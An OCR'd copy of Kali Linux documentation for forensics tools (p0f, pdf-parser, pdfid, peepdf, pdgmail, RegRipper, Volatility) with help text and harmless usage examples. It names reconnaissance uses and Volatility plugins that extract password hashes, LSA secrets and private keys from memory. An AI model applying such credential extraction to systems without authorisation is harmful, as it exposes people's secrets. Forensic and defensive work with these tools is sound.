
TOOLS INCLUDED IN THE IPHONE-BACKUP-ANALYZER PACKAGE

iphone-backup-analyzer–UtilitytobrowseiPhonebackups

iPhone Backup Analyzer is an utility designed to easily browse through the backup folder of an iPhone.

IPHONE-BACKUP-ANALYZER USAGE EXAMPLE

```
root@kali:~# iphone-backup-analyzer
```



(right click on file to show appropriate viewers)

CATEGORIES: FORENSICS *TAGS:* FORENSICS, GUI

p0f

P0F PACKAGE DESCRIPTION

P0f is a tool that utilizes an array of sophisticated, purely passive traffic fingerprinting mechanisms to identify the players behind any incidental TCP/IP communications (often as little as a single normal SYN) without interfering in any way. Version 3 is a complete rewrite of the original codebase, incorporating a significant number of improvements to network-level fingerprinting, and introducing the ability to reason about application-level payloads (e.g., HTTP).

Some of p0f's capabilities include:

- Highly scalable and extremely fast identification of the operating system and software on both endpoints of a vanilla TCP connection – especially in settings where NMap probes are blocked, too slow, unreliable, or would simply set off alarms.
- Measurement of system uptime and network hookup, distance (including topology behind NAT or packet filters), user language preferences, and so on.

- Automated detection of connection sharing / NAT, load balancing, and application-level proxying setups.
- Detection of clients and servers that forge declarative statements such as X-Mailer or User-Agent.

The tool can be operated in the foreground or as a daemon, and offers a simple real-time API for third-party components that wish to obtain additional information about the actors they are talking to.

Common uses for p0f include reconnaissance during penetration tests; routine network monitoring; detection of unauthorized network interconnects in corporate environments; providing signals for abuse-prevention tools; and miscellanous forensics.

Source: http://lcamtuf.coredump.cx/p0f3/

p0f Homepage | Kali p0f Repo

- Author: Michal Zalewski
- License: LGPL-2

TOOLS INCLUDED IN THE P0F PACKAGE

p0f–PassiveOSfingerprintingtool

```
root@kali:~# p0f -h
--- p0f 3.06b by Michal Zalewski <lcamtuf@coredump.cx> ---

./p0f: invalid option -- 'h'
Usage: p0f [ ...options... ] [ 'filter rule' ]

Network interface options:

  -i iface  - listen on the specified network interface
  -r file   - read offline pcap data from a given file
  -p        - put the listening interface in promiscuous mode
  -L        - list all available interfaces

Operating mode and output settings:

  -f file   - read fingerprint database from 'file' (p0f.fp)
  -o file   - write information to the specified log file
  -s name   - answer to API queries at a named unix socket
  -u user   - switch to the specified unprivileged account and chroot
  -d        - fork into background (requires -o or -s)

Performance-related options:

  -S limit  - limit number of parallel API connections (20)
  -t c,h    - set connection / host cache age limits (30s,120m)
  -m c,h    - cap the number of active connections / hosts (1000,10000)

Optional filter expressions (man tcpdump) can be specified in the command
line to prevent p0f from looking at incidental network traffic.

Problems? You can reach the author at <lcamtuf@coredump.cx>.
```

P0F USAGE EXAMPLE

Use interface eth0 *(-i eth0)* in promiscuous mode *(-p)*, saving the results to a file *(-o /tmp/p0f.log)*:

```
root@kali:~# p0f -i eth0 -p -o /tmp/p0f.log
--- p0f 3.07b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 320 signatures from 'p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file '/tmp/p0f.log' opened for writing.
[+] Entered main event loop.

.-[ 192.168.1.15/35834 -> 173.246.39.185/873 (syn) ]-
|
| client   = 192.168.1.15/35834
| os       = Linux 2.2.x-3.x
| dist     = 0
| params   = generic
| raw_sig  = 4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0
```

CATEGORIES: FORENSICS, INFORMATION GATHERING *TAGS:* ENUMERATION, INFOGATHERING, RECON

pdf-parser

PDF-PARSER PACKAGE DESCRIPTION

This tool will parse a PDF document to identify the fundamental elements used in the analyzed file. It will not render a PDF document.

Source: http://blog.didierstevens.com/programs/pdf-tools/

pdf-parser Homepage | Kali pdf-parser Repo

- Author: Didier Stevens
- License: None

TOOLS INCLUDED IN THE PDF-PARSER PACKAGE

pdf-parser–ParsesPDFfilestoidentifyfundamentalelements

```
root@kali:~# pdf-parser -h
Usage: pdf-parser [options] pdf-file|zip-file|url
pdf-parser, use it to parse a PDF document

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -s SEARCH, --search=SEARCH
                        string to search in indirect objects (except streams)
  -f, --filter          pass stream object through filters (FlateDecode,
                        ASCIIHexDecode, ASCII85Decode, LZWDecode and
                        RunLengthDecode only)
  -o OBJECT, --object=OBJECT
                        id of indirect object to select (version independent)
  -r REFERENCE, --reference=REFERENCE
                        id of indirect object being referenced (version
                        independent)
  -e ELEMENTS, --elements=ELEMENTS
                        type of elements to select (cxtsi)
  -w, --raw             raw output for data and filters
  -a, --stats           display stats for pdf document
  -t TYPE, --type=TYPE  type of indirect object to select
  -v, --verbose         display malformed PDF elements
  -x EXTRACT, --extract=EXTRACT
                        filename to extract malformed content to
  -H, --hash            display hash of objects
  -n, --nocanonicalizedoutput
                        do not canonicalize the output
  -d DUMP, --dump=DUMP  filename to dump stream content to
  -D, --debug           display debug info
  -c, --content         display the content for objects without streams or
                        with streams without filters
  --searchstream=SEARCHSTREAM
                        string to search in streams
  --unfiltered          search in unfiltered streams
  --casesensitive       case sensitive search in streams
  --regex               use regex to search in streams
```

PDF-PARSER USAGE EXAMPLE

Display statistics *(–a)* for the given PDF file *(/usr/share/doc/texmf/fonts/lm/lm-info.pdf)*:

```
root@kali:~# pdf-parser -a /usr/share/doc/texmf/fonts/lm/lm-info.pdf
```

```
Comment: 3
XREF: 1
Trailer: 1
StartXref: 1
Indirect object: 526
  282: 7, 8, 12, 17, 18, 27, 28, 30, 31, 34, 35, 43, 44, 78, 79, 111, 112, 120, 121,
123, 124, 126, 127, 129, 130, 132, 133, 135, 136, 138, 139, 141, 142, 144, 145, 155,
156, 158, 159, 164, 165, 168, 169, 172, 173, 176, 177, 179, 180, 183, 184, 187, 188,
191, 192, 2, 208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218, 219, 220, 221, 222,
223, 224, 225, 226, 227, 228, 229, 230, 231, 232, 233, 234, 235, 236, 237, 238, 239,
240, 241, 242, 243, 244, 245, 246, 247, 248, 249, 250, 251, 252, 253, 254, 255, 256,
257, 258, 259, 260, 261, 262, 263, 264, 265, 266, 267, 268, 269, 270, 271, 272, 273,
274, 275, 276, 277, 278, 279, 280, 281, 282, 283, 284, 285, 286, 287, 288, 289, 290,
291, 292, 293, 294, 295, 296, 297, 298, 299, 300, 301, 302, 303, 304, 305, 306, 307,
308, 309, 310, 311, 312, 313, 314, 315, 316, 317, 318, 319, 320, 321, 322, 323, 324,
325, 326, 327, 328, 329, 330, 331, 332, 333, 334, 335, 336, 337, 338, 339, 340, 341,
342, 343, 344, 345, 346, 347, 348, 349, 350, 351, 352, 353, 354, 355, 356, 357, 358,
359, 360, 361, 362, 363, 364, 365, 366, 367, 368, 369, 370, 371, 472, 473, 474, 475,
476, 477, 478, 479, 480, 481, 482, 484, 485, 486, 488, 489, 490, 492, 493, 494, 496,
497, 498, 500, 501, 502, 504, 505, 506, 508, 509, 510, 512, 513, 514, 516, 517, 518,
520, 521, 522, 524, 525, 526, 372, 374, 375, 383, 450, 451, 453, 454, 457, 458, 460,
461, 463, 464, 466, 467, 469, 470
 /Catalog 1: 1
 /Encoding 1: 10
 /ExtGState 1: 6
 /Font 105: 11, 4, 5, 14, 20, 21, 22, 23, 24, 25, 26, 33, 46, 47, 48, 49, 50, 51, 52,
53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73,
74, 75, 76, 77, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97,
98, 99, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 161, 162, 163, 167, 171,
175, 182, 186, 190, 15, 37, 39, 41, 114, 116, 118, 147, 149, 151, 153, 16, 38, 40, 42,
115, 117, 119, 148, 150, 152, 154
 /FontDescriptor 94: 9, 373, 376, 377, 378, 379, 380, 381, 382, 384, 385, 386, 387,
388, 389, 390, 391, 392, 393, 394, 395, 396, 397, 398, 399, 400, 401, 402, 403, 404,
405, 406, 407, 408, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 420, 421,
422, 423, 424, 425, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438,
439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 452, 455, 456, 459, 462, 465,
468, 471, 483, 487, 491, 495, 499, 503, 507, 511, 515, 519, 523
 /Page 26: 3, 19, 29, 32, 36, 45, 80, 113, 122, 125, 128, 131, 134, 137, 140, 143, 146,
157, 160, 166, 170, 174, 178, 181, 185, 189
 /Pages 15: 195, 196, 194, 198, 199, 200, 197, 202, 203, 201, 205, 206, 207, 204, 193
 /XObject 1: 13
```

CATEGORIES: FORENSICS *TAGS:* FORENSICS

pdfid

PDFID PACKAGE DESCRIPTION

This tool is not a PDF parser, but it will scan a file to look for certain PDF keywords, allowing you to identify PDF documents that contain (for example) JavaScript or execute an action when opened. PDFiD will also handle name obfuscation.

The idea is to use this tool first to triage PDF documents, and then analyze the suspicious ones with my pdf-parser.

An important design criterium for this program is simplicity. Parsing a PDF document completely requires a very complex program, and hence it is bound to contain many (security) bugs. To avoid the risk of getting exploited, I decided to keep this program very simple (it is even simpler than pdf-parser.py).

Source: http://blog.didierstevens.com/programs/pdf-tools/

pdfid Homepage | Kali pdfid Repo

- Author: Didier Stevens
- License: None

TOOLS INCLUDED IN THE PDFID PACKAGE

pdfid–ScansPDFfilesforcertainPDFkeywords

```
root@kali:~# pdfid -h
Usage: pdfid [options] [pdf-file]
Tool to test a PDF file

Options:
  --version     show program's version number and exit
  -h, --help    show this help message and exit
  -s, --scan    scan the given directory
  -a, --all     display all the names
  -e, --extra   display extra data, like dates
  -f, --force   force the scan of the file, even without proper %PDF header
  -d, --disarm  disable JavaScript and auto launch
```

PDFID USAGE EXAMPLE

```
root@kali:~# pdfid /usr/share/doc/texmf/fonts/lm/lm-info.pdf
PDFiD 0.0.12 /usr/share/doc/texmf/fonts/lm/lm-info.pdf
 PDF Header: %PDF-1.4
 obj                  526
```

```
endobj              526
stream              151
endstream           151
xref                  1
trailer               1
startxref             1
/Page                26
/Encrypt              0
/ObjStm               0
/JS                   0
/JavaScript           0
/AA                   0
/OpenAction           0
/AcroForm             0
/JBIG2Decode          0
/RichMedia            0
/Launch               0
/EmbeddedFile         0
/Colors > 2^24        0
```

CATEGORIES: FORENSICS *TAGS:* FORENSICS

pdgmail

PDGMAIL PACKAGE DESCRIPTION

Python script to gather gmail artifacts from a pd process memory dump. It'll find what it can out of the memory image including contacts, emails, last acccess times, IP addresses etc.

pdgmail Homepage | Kali pdgmail Repo

- Author: Jeff Bryner
- License: GPLv2

TOOLS INCLUDED IN THE PDGMAIL PACKAGE

pdgmail – Extracts gmail artifacts from a pd dump

```
root@kali:~# pdgmail -h
Usage: /usr/bin/pdgmail [OPTIONS]

Options:
   -f, --file       the file to use (stdin if no file given)
   -b, --bodies     don't look for message bodies (helpful if you're getting too many
false positives on the mb regex)
```

```
  -h, --help      prints this
  -v,--verbose    be verbose (prints filename, other junk)
  -V,--version    prints just the version info and exits.

This expects to be unleashed on the result of running strings -el on a pd dump from
windows process memory. Anything other than that, your mileage will certainly vary.
```

PDGMAIL USAGE EXAMPLE

Extract artifacts from file *(f) file.dmp* and be verbose *(v)*.

```
root@kali:~# pdgmail -v -f file.dmp
```

CATEGORIES: FORENSICS*TAGS:* FORENSICS

peepdf

PEEPDF PACKAGE DESCRIPTION

peepdf is a Python tool to explore PDF files in order to find out if the file can be harmful or not. The aim of this tool is to provide all the necessary components that a security researcher could need in a PDF analysis without using 3 or 4 tools to make all the tasks. With peepdf it's possible to see all the objects in the document showing the suspicious elements, supports the most used filters and encodings, it can parse different versions of a file, object streams and encrypted files. With the installation of PyV8 and Pylibemu it provides Javascript and shellcode analysis wrappers too. Apart of this it is able to create new PDF files, modify existent ones and obfuscate them.

Source: http://eternal-todo.com/tools/peepdf-pdf-analysis-tool

peepdf Homepage | Kali peepdf Repo

- Author: Jose Miguel Esparza
- License: GPLv3

TOOLS INCLUDED IN THE PEEPDF PACKAGE

peepdf–PDFanalysistool

```
root@kali:~# peepdf -h
Usage: /usr/bin/peepdf [options] PDF_file

Version: peepdf 0.2 r183

Options:
  -h, --help            show this help message and exit
  -i, --interactive     Sets console mode.
  -s SCRIPTFILE, --load-script=SCRIPTFILE
                        Loads the commands stored in the specified file and
```

```
                       execute them.
  -f, --force-mode      Sets force parsing mode to ignore errors.
  -l, --loose-mode      Sets loose parsing mode to catch malformed objects.
  -u, --update          Updates peepdf with the latest files from the
                        repository.
  -g, --grinch-mode     Avoids colorized output in the interactive console.
  -v, --version         Shows program's version number.
  -x, --xml             Shows the document information in XML format.
```

PEEPDF USAGE EXAMPLE

Use XML format *(-x)* to display information about the PDF file *(/usr/share/doc/texmf/fonts/lm/lm-info.pdf)*:

```
root@kali:~# peepdf -x /usr/share/doc/texmf/fonts/lm/lm-info.pdf
<peepdf_analysis url="http://peepdf.eternal-todo.com" version="0.2 r183" author="Jose
Miguel Esparza">
  <date>2014-05-16 12:22</date>
  <basic>
    <filename>lm-info.pdf</filename>
    <md5>26c07d35ad8b5a0e402b2481ae03ffed</md5>
    <sha1>4f5284d0a128a53e405e13f9b958ab19dc09be5c</sha1>
    <sha256>5907f59e368762a3a2858a6826aab019d0accb367f1b8cc6062d472635579fe6</sha256>
    <size>900836</size>
    <pdf_version>1.4</pdf_version>
    <binary status="true"/>
    <linearized status="false"/>
    <encrypted status="false"/>
    <updates>0</updates>
    <num_objects>526</num_objects>
    <num_streams>151</num_streams>
    <comments>0</comments>
    <errors num="0"/>
  </basic>
  <advanced>
    <version num="0" type="original">
      <catalog object_id="1"/>
      <info object_id="2"/>
      <objects num="526">
```

CATEGORIES: FORENSICS *TAGS:* FORENSICS

RegRipper

REGRIPPER PACKAGE DESCRIPTION

RegRipper is an open source tool, written in Perl, for extracting/parsing information (keys, values, data) from the Registry and presenting it for analysis.

RegRipper consists of two basic tools, both of which provide similar capability. The RegRipper GUI allows the analyst to select a hive to parse, an output file for the results, and a profile (list of plugins) to run against the hive. When the analyst launches the tool against the hive, the results go to the file that the analyst designated. If the analyst chooses to parse the System hive, they might also choose to send the results to system.txt. The GUI tool will also create a log of it's activity in the same directory as the output file, using the same file name but using the .log extension (i.e., if the output is written to system.txt, the log will be written to system.log).

RegRipper also includes a command line (CLI) tool called rip. Rip can be pointed against to a hive and can run either a profile (a list of plugins) or an individual plugin against that hive, with the results being sent to STDOUT. Rip can be included in batch files, using the redirection operators to send the output to a file. Rip does not write a log of it's activity.

RegRipper is similar to tools such as Nessus, in that the application itself is simply an engine that runs plugins. The plugins are individual Perl scripts that each perform a specific function. Plugins can locate specific keys, and list all subkeys, as well as values and data, or they can locate specific values. Plugins are extremely valuable in the sense that they can be written to parse data in a manner that is useful to individual analysts.

Note: Plugins also serve as a means of retaining corporate knowledge, in that an analyst finds something, creates a plugin, and adds that plugin to a repository that other analysts can access. When the plugin is shared, this has the effect of being a force multiplier, in that all analysts know have access to the knowledge and experience of one analyst. In addition, plugins remain long after analysts leave an organization, allowing for retention of knowledge.

Source: https://code.google.com/p/regripper/wiki/RegRipper

RegRipper Homepage | Kali RegRipper Repo

- Author: H. Carvey, Quantum Research Analytics, LLC
- License: GPLv3


TOOLS INCLUDED IN THE REGRIPPER PACKAGE

regripper–Windowsregistryforensicstool

Tool for extracting/parsing information (keys, values, data) from the Registry and presenting it for analysis.

REGRIPPER USAGE EXAMPLE

```
root@kali:~# regripper
```


RegRipper, v.2.5
File
Help
Hive File:
Browse
Report File:
Browse
Plugin File:
Rip It
Close
Plugins List Populated.

CATEGORIES: FORENSICS *TAGS:* FORENSICS, GUI

Volatility

VOLATILITY PACKAGE DESCRIPTION

The Volatility Framework is a completely open collection of tools, implemented in Python under the GNU General Public License, for the extraction of digital artifacts from volatile memory (RAM) samples. The extraction techniques are performed completely independent of the system being investigated but offer unprecedented visibility into the runtime state of the system. The framework is intended to introduce people to the techniques and complexities associated with extracting digital artifacts from volatile memory samples and provide a platform for further work into this exciting area of research.

Volatility supports memory dumps from all major 32- and 64-bit Windows versions and service packs including XP, 2003 Server, Vista, Server 2008, Server 2008 R2, and Seven. Whether your memory dump is in raw format, a

Microsoft crash dump, hibernation file, or virtual machine snapshot, Volatility is able to work with it. We also now support Linux memory dumps in raw or LiME format and include 35+ plugins for analyzing 32- and 64-bit Linux kernels from 2.6.11 – 3.5.x and distributions such as Debian, Ubuntu, OpenSuSE, Fedora, CentOS, and Mandrake. We support 38 versions of Mac OSX memory dumps from 10.5 to 10.8.3 Mountain Lion, both 32- and 64-bit. Android phones with ARM processors are also supported. Support for Windows 8, 8.1, Server 2012, 2012 R2, and OSX 10.9 (Mavericks) is either already in svn or just around the corner

Source: https://code.google.com/p/volatility/

Volatility Homepage | Kali Volatility Repo

- Author: Volatile Systems, Komoku, Inc
- License: GPLv2

TOOLS INCLUDED IN THE VOLATILITY PACKAGE

vol–Amemoryforensicsanalysisplatform

```
root@kali:~# vol -h
Volatility Foundation Volatility Framework 2.3.1
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help            list all available options and their default values.
                        Default values may be set in the configuration file
                        (/etc/volatilityrc)
  --conf-file=/root/.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --plugins=PLUGINS     Additional plugin directories to use (colon separated)
  --info                Print information about all registered objects
  --cache-directory=/root/.cache/volatility
                        Directory where cache files are stored
  --cache               Use caching
  --tz=TZ               Sets the timezone for displaying timestamps
  -f FILENAME, --filename=FILENAME
                        Filename to use when opening an image
  --profile=WinXPSP2x86
                        Name of the profile to load
  -l LOCATION, --location=LOCATION
                        A URN location from which to load an address space
  -w, --write           Enable write support
  --dtb=DTB             DTB Address
  --output=text         Output in this format (format support is module
                        specific)
  --output-file=OUTPUT_FILE
                        write output in this file
  -v, --verbose         Verbose information
  --shift=SHIFT         Mac KASLR shift address
  -g KDBG, --kdbg=KDBG  Specify a specific KDBG virtual address
  -k KPCR, --kpcr=KPCR  Specify a specific KPCR address

    Supported Plugin Commands:

        apihooks        Detect API hooks in process and kernel memory
        atoms           Print session and window station atom tables
        atomscan        Pool scanner for _RTL_ATOM_TABLE
        bioskbd         Reads the keyboard buffer from Real Mode memory
        callbacks       Print system-wide notification routines
        clipboard       Extract the contents of the windows clipboard
        cmdscan         Extract command history by scanning for _COMMAND_HISTORY
        connections     Print list of open connections [Windows XP and 2003 Only]
        connscan        Scan Physical memory for _TCPT_OBJECT objects (tcp connections)
        consoles        Extract command history by scanning for _CONSOLE_INFORMATION
        crashinfo       Dump crash-dump information
        deskscan        Poolscaner for tagDESKTOP (desktops)
        devicetree      Show device tree
        dlldump         Dump DLLs from a process address space
        dlllist         Print list of loaded dlls for each process
        driverirp       Driver IRP hook detection
        driverscan      Scan for driver objects _DRIVER_OBJECT
        dumpcerts       Dump RSA private and public SSL keys
        dumpfiles       Extract memory mapped and cached files
        envars          Display process environment variables
        eventhooks      Print details on windows event hooks
        evtlogs         Extract Windows Event Logs (XP/2003 only)
        filescan        Scan Physical memory for _FILE_OBJECT pool allocations
        gahti           Dump the USER handle type information
        gditimers       Print installed GDI timers and callbacks
        gdt             Display Global Descriptor Table
        getservicesids  Get the names of services in the Registry and return Calculated
SID
        getsids         Print the SIDs owning each process
        handles         Print list of open handles for each process
        hashdump        Dumps passwords hashes (LM/NTLM) from memory
        hibinfo         Dump hibernation file information
        hivedump        Prints out a hive
        hivelist        Print list of registry hives.
        hivescan        Scan Physical memory for _CMHIVE objects (registry hives)
        hpakextract     Extract physical memory from an HPAK file
        hpakinfo        Info on an HPAK file
        idt             Display Interrupt Descriptor Table
        iehistory       Reconstruct Internet Explorer cache / history
        imagecopy       Copies a physical address space out as a raw DD image
        imageinfo       Identify information for the image
        impscan         Scan for calls to imported functions
        kdbgscan        Search for and dump potential KDBG values
        kpcrscan        Search for and dump potential KPCR values
        ldrmodules      Detect unlinked DLLs
        lsadump         Dump (decrypted) LSA secrets from the registry
        machoinfo       Dump Mach-O file format information
        malfind         Find hidden and injected code
        mbrparser       Scans for and parses potential Master Boot Records (MBRs)
        memdump         Dump the addressable memory for a process
        memmap          Print the memory map
        messagehooks    List desktop and thread window message hooks
        mftparser       Scans for and parses potential MFT entries
        moddump         Dump a kernel driver to an executable file sample
        modscan         Scan Physical memory for _LDR_DATA_TABLE_ENTRY objects
        modules         Print list of loaded modules
        mutantscan      Scan for mutant objects _KMUTANT
        patcher         Patches memory based on page scans
        printkey        Print a registry key, and its subkeys and values
        privs           Display process privileges
        procexedump     Dump a process to an executable file sample
        procmemdump     Dump a process to an executable memory sample
        pslist          Print all running processes by following the EPROCESS lists
        psscan          Scan Physical memory for _EPROCESS pool allocations
        pstree          Print process list as a tree
        psxview         Find hidden processes with various process listings
        raw2dmp         Converts a physical memory sample to a windbg crash dump
        screenshot      Save a pseudo-screenshot based on GDI windows
        sessions        List details on _MM_SESSION_SPACE (user logon sessions)
        shellbags       Prints ShellBags info
        shimcache       Parses the Application Compatibility Shim Cache registry key
        sockets         Print list of open sockets
